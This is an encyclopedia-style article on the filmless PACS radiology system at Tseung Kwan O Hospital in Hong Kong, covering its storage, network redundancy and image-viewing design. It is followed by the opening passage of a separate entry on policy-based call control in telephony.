For the past 100 years, film has been almost the exclusive medium for capturing, storing, and displaying radiographic images. Film is a fixed medium with usually only one set of images available. Today, the radiologic sciences are on the brink of a new age. In particular, Picture Archiving and Communication System (PACS) technology allows for a near filmless process with all of the flexibility of digital systems. PACS consists of image acquisition devices, storage archiving units, display stations, computer processors, and database management systems. These components are integrated by a communications network system. Filmless radiology is a method of digitizing traditional films into electronic files that can be viewed and saved on a computer. This technology generates clearer and easier-to-read images, allowing the patient the chance of a faster evaluation and diagnosis. The time saved may prove to be a crucial element in facilitating the patient's treatment process. With filmless radiology, images taken from various medical sources can be manipulated to enhance resolution, increasing the clarity of the image. Images can also be transferred internally within hospital departments and externally to other locations such as the office of the patient's doctor or medical specialist in other parts of the world. This is made possible through the picture-archiving and communication system (Dreyer, Mehta, & Thrall, 2001), which electronically captures, transmits, displays, and saves images into digital archives for use at any given time. The PACS functions as a state-of-the-art repository for long-term archiving of digital images, and includes the backup and bandwidth to safeguard uninterrupted network availability. The objective of the picture-archiving and communications system is to improve the speed and quality of clinical care by streamlining radiological service and consultation. With instant access to images from virtually anywhere, hospital doctors and clinicians can improve their work processes and speed up the delivery of patient care. Besides making film a thing of the past, the likely benefits would include reduced waiting times for images and reports, and the augmented ability of clinicians since they can get patient information and act upon it much more quickly. It also removes all the costs associated with hard film and releases valuable space currently used for storage. According to Dr. Lillian Leong, Chairman of the Radiology IT Steering Group of the Hong Kong Medical Authroity, a single hospital can typically save up to 2.5 million Hong Kong dollars (approximately US$321,000) a year in film processing cost (Intel, 2007). The growing importance of PACS on the fight against highly infectious disease such as Severe Acute Respiratory Syndrome (SARS) is also identified (Zhang & Xue, 2003).

In Hong Kong, there was no PACS-related project until the establishment of Tseung Kwan O Hospital (TKOH) in 1998. The TKOH is a 600-bed acute hospital with a hospital PACS installed for the provision of filmless radiological service. The design and management of the PACS for patient care was discussed in the first edition of this encyclopedia (Tong & Wong, 2005). The TKOH was opened in 1999 with PACS installed. At the beginning, due to immature PACS technologies, the radiology service was operating with film printing. A major upgrade was done in 2003 for the implementation of server clustering, network resilience, liquid crystal display (LCD), smart card, and storage-area-network (SAN) technologies. This upgrade has greatly improved the reliability of the system. Since November 2003, TKOH has started filmless radiology service for the whole hospital. It has become one of the first filmless hospitals in the Greater China region (Seto, Tsang, Yung, Ching, Ng, & Ho, 2003; Tsou, Goh, Kaw, & Chee, 2003).

MAIN FOCUS OF THE ARTICLE

The design of a PACS for such a system should be high-speed, reliable, and user friendly (Siegel & Kolodner, 2001). While most equipment is designed for high reliability, system or subsystem breakdowns can still occur, especially when equipment is used in a demanding environment. A typical situation is what could be called a "single-point failure." That is, the entire system fails if only one piece of equipment such as a network switch fails. If some of the processes that the system supports are critical or the cost of a system stop is too high, then implementing redundancy management into the system is the best way to overcome this problem. The continuous operation of a PACS in a filmless hospital for patient care is a critical task. The main purpose of a reliability design is to avoid the occurrence of any single point of failure in the system. This design includes a number of technical features. The technical features of the PACS installed in a local hospital include the archiving of various types of images, clustering of Web servers installed, redundancy provision for image distribution and storage channels, and adoption of bar-code and smart-card systems. All these features are required to be integrated with the electronic patient record system (ePR) for effective system performance and these are described below.

Archiving of Multiple Image Types

In order to make connections with different imaging modalities (e.g., Magnetic Resonance Imaging, or MRI, Computed Tomography, or CT, Positron Emission Tomography, or PET, etc.), a common international standard is important. The Digital Imaging and Communications in Medicine (DICOM) standard developed by the American College of Radiology (ACR) and the National Electrical Manufacturers' Association (NEMA) is the most common standard used today. It covers the specification image format, a point-to-point connection, network requirements, and the handling of information on networks. The adoption of DICOM by other specialties that generate images (e.g., pathology, endoscopy, dentistry) is also planned. The fact that many of the medical imaging-equipment manufacturers are global corporations has sparked considerable international interest in DICOM. The European standards organization, the Comitâ Europâen de Normalisation, uses DICOM as the basis for the fully compatible MEDICOM standard. In Japan, the Japanese Industry Association of Radiation Apparatus and the Medical Information Systems Development Center have adopted the portions of DICOM that pertain to the exchange of images on removable media and are considering DICOM for future versions of the Medical Image Processing Standard. The DICOM standard is now being maintained and extended by an international, multispecialty committee. Today, the DICOM standard has become a predominant standard for the communication of medical imaging devices.

Web Technology

The World Wide Web (WWW) began in March 1989 at CERN (CERN was originally named after its founding body, the Conseil Europeen pour la Recherche Nucleaire, that is now called the European Laboratory for Particle Physics). CERN is a meeting place for physicists from all over the world who collaborate on complex physics, engineering, and information-handling projects. Because of the intuitive nature of hypertext, many inexperienced computer users were able to connect to the network. The simplicity of the hypertext markup language, used for creating interactive documents, has allowed many users to contribute to the expanding database of documents on the Web. Also, the nature of the World Wide Web provided a way to interconnect computers running different operating systems, and display information created in a variety of existing media formats. In short, the Web technology provides a reliable platform for the distribution of various kinds of information including medical images. Another advantage of Web technology is its low demand on the Web client. Any computer running on a common platform such as Windows or Mac can access the Web server for image viewing just using Internet Explorer or Netscape. Any clinical user can carry out his or her duty anytime and anywhere within a hospital.

Clustering of Web Servers

The advantage of clustering computers for high availability (Piedad & Hawkings, 2000) is that if one of the computers fails, another computer in the cluster can then assume the workload of the failed computer at a prespecified time interval. Users of the system see no interruption of access. The advantages of clustering DICOM Web servers for scalability include increased application performance and the support of a greater number of users for image distribution. There is a myth that to provide high availability (Marcus & Stern, 2003), all that is required is to cluster one or more computer-hardware solutions. In practice, no hardware-only solution has been able to deliver trouble-free answers. Providing trouble-free solutions requires complicated software to be written to cope with the myriad of failure modes that are possible with two or more sets of hardware. Clustering can be implemented at different levels of the system, including hardware, operating systems, middleware, systems management, and applications. The more layers that incorporate clustering technology, the more complex the whole system is to manage. To implement a successful clustering solution, specialists in all the technologies (i.e., hardware, networking, and software) are required. The authors used the clustering of Web servers by connecting all of the Web servers using a load-balancing switch. This method has the advantage of a low server overhead and requires no computer-processor power.

RAID Technology

Patterson, Gibson, and Katz (1988) at the University of California, Berkeley, published a paper entitled "A Case for Redundant Arrays of Inexpensive Disks (RAID)." This paper described various types of disk arrays, referred to by the acronym RAID. The basic idea of RAID was to combine multiple small, inexpensive disk drives into an array of disk drives, which yields performance exceeding that of a single large, expensive drive (SLED). Additionally, this array of drives appears to the computer as a single logical storage unit or drive. The mean time between failure (MTBF) of the array will be equal to the MTBF of an individual drive divided by the number of drives in the array. Because of this, the MTBF of an array of drives would be too low for many application requirements. However, disk arrays can be made fault tolerant by redundantly storing information in various ways. Five types of array architectures, RAID-1 through RAID-5, were defined by the Berkeley paper, each providing disk fault tolerance and each offering different trade-offs in features and performance. In addition to these five redundant array architectures, it has become popular to refer to a nonredundant array of disk drives as a RAID-0 array. In PACS, RAID technology can provide protection for the availability of the data in the server. In RAID level 5, no data are lost even during the failure of a single hard disk within a RAID group. This is essential for a patient-care information system. Extra protection can be obtained by using spare global hard disks for automatic protection of data during the malfunctioning of more than one hard disk. Today, most storage-area networks (SANs) for high capacity storage are built on RAID technology.

Storage Area Network

A storage area network (Marcus & Stern, 2003; Toigo & Toigo, 2003) is a high-speed, special purpose network (or subnetwork) that interconnects different kinds of data-storage devices with associated data servers on behalf of a larger network of users. Typically, a storage-area network is part of the overall network of computing resources for an enterprise. A storage-area network is usually clustered in proximity to other computing resources such as SUN servers, but it may also extend to remote locations for backup and archival storage using wide-area-network carrier technologies such as ATM or Ethernet. Storage-area networks use fiber channels (FCs) for connecting computers to shared storage devices and for interconnecting storage controllers and drives. Fiber channel is a technology for transmitting data between computer devices at data rates of up to 1 or 2 Gbps and 10 Gbps in the near future. Since fiber channel is three times as fast, it has begun to replace the small computer system interface (SCSI) as the transmission interface between servers and clustered storage devices. Another advantage of fiber channel is its high flexibility; devices can be as far as 10 km apart if optical fiber is used as the physical medium. Standards for fiber channel are specified by the Fiber Channel Physical and Signaling standard, and the ANSI X3.230-1994, which is also ISO 14165-1. Other advanced features of a SAN are its support of disk mirroring, backup, and restoring; archival and retrieval of archived data; data migration from one storage device to another; and the sharing of data among different servers in a network. SANs can also incorporate subnetworks with network attached storage (NAS) systems.

Redundant Network for Image Distribution

Nevertheless, all of the PACS devices still need to be connected to the network, so to maximize system reliability, a PACS network should be built with redundancy (Jones, 2000). To build up a redundant network (Marcus & Stern, 2003), two parallel gigabit-optical fibers were connected between the PACS and the hospital networks as two network segments using four Ethernet switches. The Ethernet switches were configured in such a way that one of the network segments was in active mode while the other was in standby mode. If the active network segment fails, the standby network segment will become active within less than 300 ms to allow the system to keep running continuously.

Bar-Code System

Recognizing that manual data collection and keyed data entry are inefficient and error prone, bar codes evolved to replace human intervention. Bar codes are simply a method of retaining data in a format or medium that is conducive to electronic data entry. In other words, it is much easier to teach a computer to recognize simple patterns of lines, spaces, and squares than it is to teach it to understand written characters or the English language. Bar codes not only improve the accuracy of entered data, but also increase the rate at which data can be entered. A bar-code system includes printing and reading the bar-code labels. In most hospital information systems, the bar-code system has commonly been adopted as a part of the information system for accurate and fast patient-data retrieval. In PACS, bar-code labels are mostly used for patient identification and DICOM accession. They are used to retrieve records on patient examinations and studies.

Smart-Card System

A smart card is a card that is embedded with either a microprocessor and a memory chip or only a memory chip with nonprogrammable logic. The microprocessor card can add, delete, and otherwise manipulate information on the card, while a memory chip card, such as prepaid phone cards, can only undertake a predefined operation. Smart cards, unlike magnetic-stripe cards, can carry all necessary functions and information on the card. Smart cards can also be classified as contact and contactless types. The contactless smart card communicates with the reader using the radio frequency (RF) method. In PACS, a contactless smart-card system was installed for the authentication of the user. The information about the user name, log-in time, and location are stored in a remote server through a computer network. Contactless cards rather than RFID cards are chosen because they are capable of transacting more sensitive and confidential information than RFID cards as they are usually equipped with higher authentication mechanisms and security layers. It should not be confused with RFID technology, which is more popular in instances where less confidential data are transacted and single application is used.

Embedded LCD Monitor

To display medical images in the hospital, LCD monitors were installed on the walls in ward areas adjacent to existing light boxes. LCD displays utilize two sheets of polarizing material with a liquid crystal solution between them. An electric current passed through the liquid causes the crystals to align so that light cannot pass through them. Each crystal, therefore, is like a shutter, either allowing light to pass through or blocking the light. Monochrome LCD images usually appear as blue or dark-grey images on top of a greyish-white background. Color LCD displays use two basic techniques for producing color: Passive matrix is the less expensive of the two technologies. The other technology, called thin film transistor (TFT) or active matrix, produces color images that are as sharp as traditional CRT displays, but the technology is expensive. Recent passive-matrix displays using new color supertwist nematic (CSTN) and double-layer super-twisted nematic (DSTN) technologies produce sharp colors rivaling active-matrix displays.

Most LCD screens used are transmissive to make them easier to read. These are a type of LCD screens in which the pixels are illuminated from behind the monitor screen. Transmissive LCDs are commonly used because they offer high contrast and deep colors, and are well suited for indoor environments and low-light circumstances. However, transmissive LCDs are at a disadvantage in very bright light, such as outdoors in full sunlight, as the screen can be hard to read. In PACS, the LCD monitors were installed in pairs for the comparison of a large number of medical images. They were also configured in portrait mode for the display of chest X-ray CR (computed radiography) images.

Implementation of PACS

In the design of the TKOH PACS (Figure 1), all computed tomographic (CT), magnetic resonance (MR), ultrasound (US), and computed radiographic images were archived in image servers of the PACS (Figure 2). During the diagnosis and monitoring of patients with highly infectious diseases, CT and CR scans were commonly used for comparison. A large storage capacity for the present and previous studies was required. The capacity of the image servers designed was about 5 terabytes using 2.3-terabyte SAN technology and a DICOM compression of 2.5. The image distribution to the clinicians was through a cluster of Web servers, which provided high availability of the service. The connection between the PACS and the hospital network was through a cluster of automatic fail-over switches as shown in Figure 3. Our users can use a Web browser for X ray-image viewing for the diagnosis or follow-up of patients. The Web-based X-ray-image viewers were set up on the computers in all wards, intensive care units, and specialist and outpatient departments to provide a filmless radiological service. The design of the computers for X-ray-image viewing in wards is shown in Figure 4. These computers were built using all the above technologies for performance and reliability. After several years of filmless radiological operation in TKOH, less than 1% of the cases required special X-ray film for follow-up.

Basically, X-ray image viewing through a computer network was sufficient for the radiological diagnosis and monitoring of patients. Furthermore, filmless radiology (Siegel & Kolodner, 2001) service definitely reduced the chance for spreading highly infectious diseases through health-care staff. No staff member from the radiology department became infected during the outbreak of the severe acute respiratory syndrome in 2003. No film-loss and film-waiting times were recorded.

Integration with Electronic Patient Record System

Patients in Hong Kong are quite mobile and sometimes visit different hospitals for a variety of reasons. Hospitals were repeating scans and patient data entries that were already done elsewhere. To provide high quality care and relieve the hospitals of duplicated work meant integrating the PACS systems with the ePR system across all hospitals within the Hong Kong Hospital Authority (HKMA) network. Patients' radiological information and scans would then be centrally available at HKHA as part of the patient's electronic records and

Figure 1. X-ray imaging modalities in the TKOH PACS



Figure 2. Design of the TKOH PACS



Figure 3. Design of a PACS and hospital network interface



Figure 4. X-ray image viewer in wards



easily available to any doctor across any HKHA hospital. In a multiphased plan, 10 major public hospitals are connected and sharing over 30 TB of centralized storage for over two million patient examinations. The GE Enterprise Archiving and Enterprise Web Solution with an Intel architecture was chosen to provide the flexibility and open architecture for effective digital image management. Treating millions of patients a year meant data storage needs would grow exponentially and this led to the selection of EMC storage systems to meet HKHA's current needs with the scalability to expand to meet future growth.

FUTURE TRENDS

In PACS, most of the hard disks used in the RAID are expensive fiber-channel drives. Some RAID manufacturers are designing their RAID controllers using mixed ATA and fiber-channel drives in the same array with 100% software compatibility. This design has many benefits. It can reduce the data backup and restore from seconds to hours, keep more information online, reduce the cost of the RAID, and replace the unreliable tap devices in the future. Another advanced development of PACS was in the application of voice recognition (Dreyer et al., 2001) in radiology reporting, in which the computer system was able to automatically and instantly convert the radiologist's verbal input into a textual diagnostic report. Hence, the efficiency of diagnostic radiologists can be further improved.

CONCLUSION

It has been reported (Siegel & Kolodner, 2001) that filmless radiological service using PACS could be an effective means to improve the efficiency and quality of patient care. Other advantages of filmless radiological service are infection protection for health-care staff and the reduction of the spreading of disease through the distribution of films. In order to achieve the above tasks, many computer and multimedia technologies such as the Web, SAN, RAID, high availability, LCD, bar code, smart card, and voice recognition were applied. In conclusion, the application of computer and multimedia technologies in medicine for efficient and quality health care is one of the important areas of future IT development. There is no boundary and limitation in this application. We shall see more and more doctors learning and using computers in their offices and IT professionals developing new medical applications for health care. The only limitation we have is our imagination.

KEY TERMS

Clustering: A cluster is two or more interconnected computers that create a solution to provide higher availability, higher scalability, or both.

Computed Radiography (CR): Computed radiography is a method of capturing and converting radiographic images into a digital form. The medium for capturing the X-ray radiation passing through the patient and generated by a standard X-ray system is a phosphor plate that is placed in a standard-sized cassette, replacing the regular radiographic film. The X-ray exposure forms a latent image on a phosphor plate that is then scanned (read or developed) using a laser-beam CR reader. The CR unit displays the resultant digital image on a computer monitor screen. By the end of the short process, the phosphor plate is erased and ready for another X-ray image exposure.

Computed Tomography (CT): Also known as Computed Axial Tomography (CAT), is a painless, sophisticated X-ray procedure. Multiple images are taken during a CT or CAT scan, and a computer compiles them into complete, cross-sectional pictures ("slices") of soft tissue, bone, and blood vessels.

Digital Imaging and Communications in Medicine (DICOM): The international standard for generating, transferring, processing, and storing of digital images and is used mainly in hospitals, clinics, and large radiology practices.

Disk Array: Common name for a RAID unit. A term for a unit that groups hard drives (sometimes called striping) to provide increased storage capacity, speed, and data security.

Load Balancing: A technique to spread work between a large number of computers, processes, hard disks, or other resources in order to get optimal resource utilization and decrease computing time.

Magnetic Resonance Imaging (MRI): An advanced diagnostic procedure that makes detailed images of internal bodily structures such as the spine, joints, brain, and other vital organs without the use of X-rays or other forms of radiation. MR images are produced with a large, powerful magnet, radio waves, and a computer. This technology enables physicians to detect diseases or abnormalities in early stages of development.

Mean Time Between Failures (MTBF): The mean (average) time between failures of a system, and is often attributed to the "useful life" of the device, that is, not including "wear-in" or "wear-out" periods. Calculations of MTBF assume that a system is renewed, that is, fixed, after each failure, and then returned to service immediately after failure.

Positron Emission Tomography (PET): A nuclear medicine procedure that produces pictures of the body's biological functions. This is important because functional change, such as tissue metabolism and physiological functions, often predate structural change. PET can save time and costs in diagnosis and treatment of many significant disease conditions in the fields of oncology, cardiology, and neurology. Utilizing PET improves patient care by helping physicians select more effective therapies.

Redundant Arrays of Inexpensive Disks (RAID): RAID is a method of accessing multiple individual disks as if the array were one larger disk, spreading data access out over these multiple disks, thereby reducing the risk of losing all data if one drive fails and improving access time.

Radio-frequency Identification (RFID): An automatic identification method, relying on storing and remotely retrieving data using devices called RFID tags or transponders.

Severe Acute Respiratory Syndrome (SARS): Severe acute respiratory syndrome is a newly emerged infectious disease with moderately high transmissibility that is caused by a coronavirus.

Storage-Area Network (SAN): A storage-area network is a networked storage infrastructure (also known as a fabric) that provides the any-to-any connectivity between servers and storage devices, such as RAID disk systems and tape libraries.

Policy-Based Management for Call Control

Kenneth J. Turner
University of Stirling, UK

INTRODUCTION[1]

This article discusses the use of policies to control calls—whether in traditional telephony or in its more modern versions such as mobile telephony or Internet telephony. Call control is as old as telephony. It allows subscribers and the network to manage calls. Trivially, users initiate calls by dialing and terminate calls by hanging up. However, modern telephony offers many more options for managing calls. For example, they may be forwarded if the user is busy or away. Conference calls may be set up. Voicemail and answering services can be used to take messages.

The solutions in conventional telephony are, however, relatively limited. This article investigates the relevance to call control of the kinds of policies used to manage computerized and networked systems. As will be seen, policy-based management of call control offers a much more flexible approach.

BACKGROUND

Call Control

In telephony, the basic call is extended through features. These are relatively self-contained additions of functionality, for example, for call diversion, call waiting, or charge card calling. An important aspect of features is that they are automatically invoked, usually at well-defined trigger points in the basic call state model. This means that features can readily be added with little disturbance to the basic call. Unfortunately, the same mechanism means that features may interfere with each other—the well-known feature interaction problem (Cameron et al., 1993).

A policy is a high-level statement of what actions are permitted under what conditions. For example, an organization might define a policy that urgent calls should be forwarded if not answered within five seconds. Policies conflict if they dictate inconsistent actions, for example, a call should be both rejected and forwarded. There is a good analogy between call features and call policies, and between feature interaction and policy conflict. In a sense, a feature is a low-level policy. However, features have limited flexibility (e.g., low-level nature, restricted parameterization, defined by the network operator). In contrast, policies are higher-level and more malleable. There are similarities between features and policies, but also important differences (Dini et al., 2004; Reiff-Marganiec & Turner, 2004). Features and policies are both intended to allow users to control their calls. Feature interaction and policy conflict may be handled statically (at definition time) and also dynamically (at call time).

However, features are low-level and imperative, whereas policies are higher-level and declarative. Suppose the user does not wish to receive calls from the press. In a feature-based approach, terminating call screening would be required with a list of blocked numbers. A comparable policy would simply reject calls from the press, identified by the caller domain or the topic.

Features have limited parameters, whereas policies can be much more flexible. For example, a call diversion feature would typically be parameterized by the affected number, the forwarding number, and the condition for diversion. This is as far as conventional features can be customized. A comparable policy could be much more subtle, choosing different forwarding numbers according to the caller, the time of day, the subject of the call, the capabilities and devices of the call parties, and so forth.

Features are fixed and managed by the network operator or equipment supplier, whereas policies are open-ended and defined (mostly) by end users. A typical network or switch may have tens to hundreds of features. Although this may offer the user many options, the range of choices is nonetheless fixed. If the user's requirement is not met by an existing feature, there is little alternative. Because features are defined by engineers, a technically complex approach may be followed. In contrast, policies should be definable by users to meet their needs. Although a policy language necessarily limits what users may do, the range of policies is much wider and is in fact unlimited. Since policies should be accessible to ordinary users, a user-friendly and non-technical approach must be adopted.

Despite standards for signaling, feature interaction handling is essentially under the control of one network operator or equipment supplier. This makes it much easier to identify and manage feature interactions. Policies, however, may be user-defined. Furthermore, the policies applying to a call may stem from any pair of users (who may have never called each other before). Detecting and resolving conflicts among such policies is thus a much more complex and dynamic task.

Policy-Based Approaches

Policy-based management has become popular for controlling a variety of systems. As examples, policies are commonly used for access control, quality of service, and system management. Policies capture high-level goals that can be automatically enforced. Using predefined policies, a system can dynamically adjust its behavior without requiring manual intervention.

Policies have been used in many kinds of management tasks. Example applications include access control (Belokosztolszki & Moody, 2002), admission control (Yavatkar, Pendarakis, & Guerin, 2000), agent-based systems (Buhr et al., 1998), content distribution (Verma, Calo, & Amiri, 2002), distributed trust (Seamons et al., 2002), group collaboration (Pearlman, Welch, Foster, & Kesselman, 2002), healthcare (Aljareh & Rossiter, 2001), network management (Marriott, Mansouri-Samani, & Sloman, 1994), open distributed processing (Steen & Derrick, 1999), quality of service (Ponnappan, Yang, & Pillai, 2002), security (Ryutov & Neuman, 2002), and systems management (Damianou, Dulay, Lupu, & Sloman, 2000).

Lupu and Sloman (1999) define policies as information that can be used to modify the behavior of a system. This is a very general and open-ended definition. In the context of this article, policies are the goals for how calls should be handled. Policies lend themselves well to networked applications, where the very distribution demands careful management. Despite this, call-handling systems have attracted little policy support. Amer, Karmouch, Gray, and Mankovskii (2000) use fuzzy policies as a means of resolving feature interactions. Many researchers see policies as important in future call handling (Dini et al., 2004).

Policy language developments in industry have largely focused on network management and QoS (quality of service). For example, Cisco has developed policy support for control of security and QoS in routers. Lucent and Bell Labs developed PDL (Policy Description Language) for network management. Hewlett-Packard's PolicyXpert (now discontinued) was also focused on network management. The IETF standard for COPS (common open policy service) is intended as a protocol for managing QoS. None of these efforts is of direct relevance to call control.

Policy conflict is an almost inevitable consequence of policy-based management. Such conflicts may arise at different levels. The policies of one user may interfere with each other. Someone needing a network printer, for example, may have high quality and low cost as goals. The policies of peer users may also disagree. For example one user in a videoconference might desire high quality video, while the other requires low quality due to limited device capabilities. Policies may also be defined hierarchically within an organization. Conflicting policies may occur at all levels, for example, individual (high-quality video needed), department (H.261 video codec preferred), organization (video bandwidth should be limited).

Policies for Call Control

CPL, the Call Processing Language (Lennox & Schulzrinne, 2001), allows users to define how they wish calls to be handled. However, CPL is limited in a number of ways that make it unsuitable for general call control. CPL is limited in its network bindings. It also gives limited control over calls, specifically just call setup. There is a need for mid-call control (e.g., when a new party is added to a call) and call tear-down control (i.e., when a call is disconnected). CPL does not offer capabilities found in other systems such as the use of preferences, integration with presence and availability, and handling of conflicts among user preferences. Some of the limitations of CPL have been addressed in work on LESS: Language for End System Services (Wu & Schulzrinne, 2003). New developments in this include support for presence-based services and consideration of feature interactions.

Call centers and CTI (computer telephony integration) support flexible call handling (see Gans, Koole, and Mandelbaum, 2002, for a survey of the approaches). Call centers rely on mechanisms such as calling line identification and automatic call distribution to route callers to appropriate agents. Call centers are designed for large businesses, unlike call control, which serves individual end users. Policy-based support of calls is thus complementary to the techniques used in call centers.

Reiff-Marganiec and Turner (2002) discuss the kind of policies that are needed in call control. They report a detailed evaluation for call control of Ponder (Damianou et al., 2000). It was found that Ponder was only partly suitable for this purpose.

POLICIES FOR CALL CONTROL

Philosophy

Policy support for call control has been developed by the ACCENT project (Advanced Call Control Enhancing Network Technologies, www.cs.stir.ac.uk/accent). The approach of this project is presented here as an example of what can be achieved. More details can be found in Reiff-Marganiec (2004); Reiff-Marganiec & Turner (2002); and Turner, Reiff-Marganiec, Blair, Pang, Gray, Perry, et al. (2006).

It is desirable to take a broad view of what a "call" might be. This should include traditional telephony, but should also allow for newer developments such Internet telephony, interactive voice response, multimedia calls, and Web/grid services. Although the domain of call control is important, it is useful to have a generic approach that can be adapted for policy-based management in other domains.

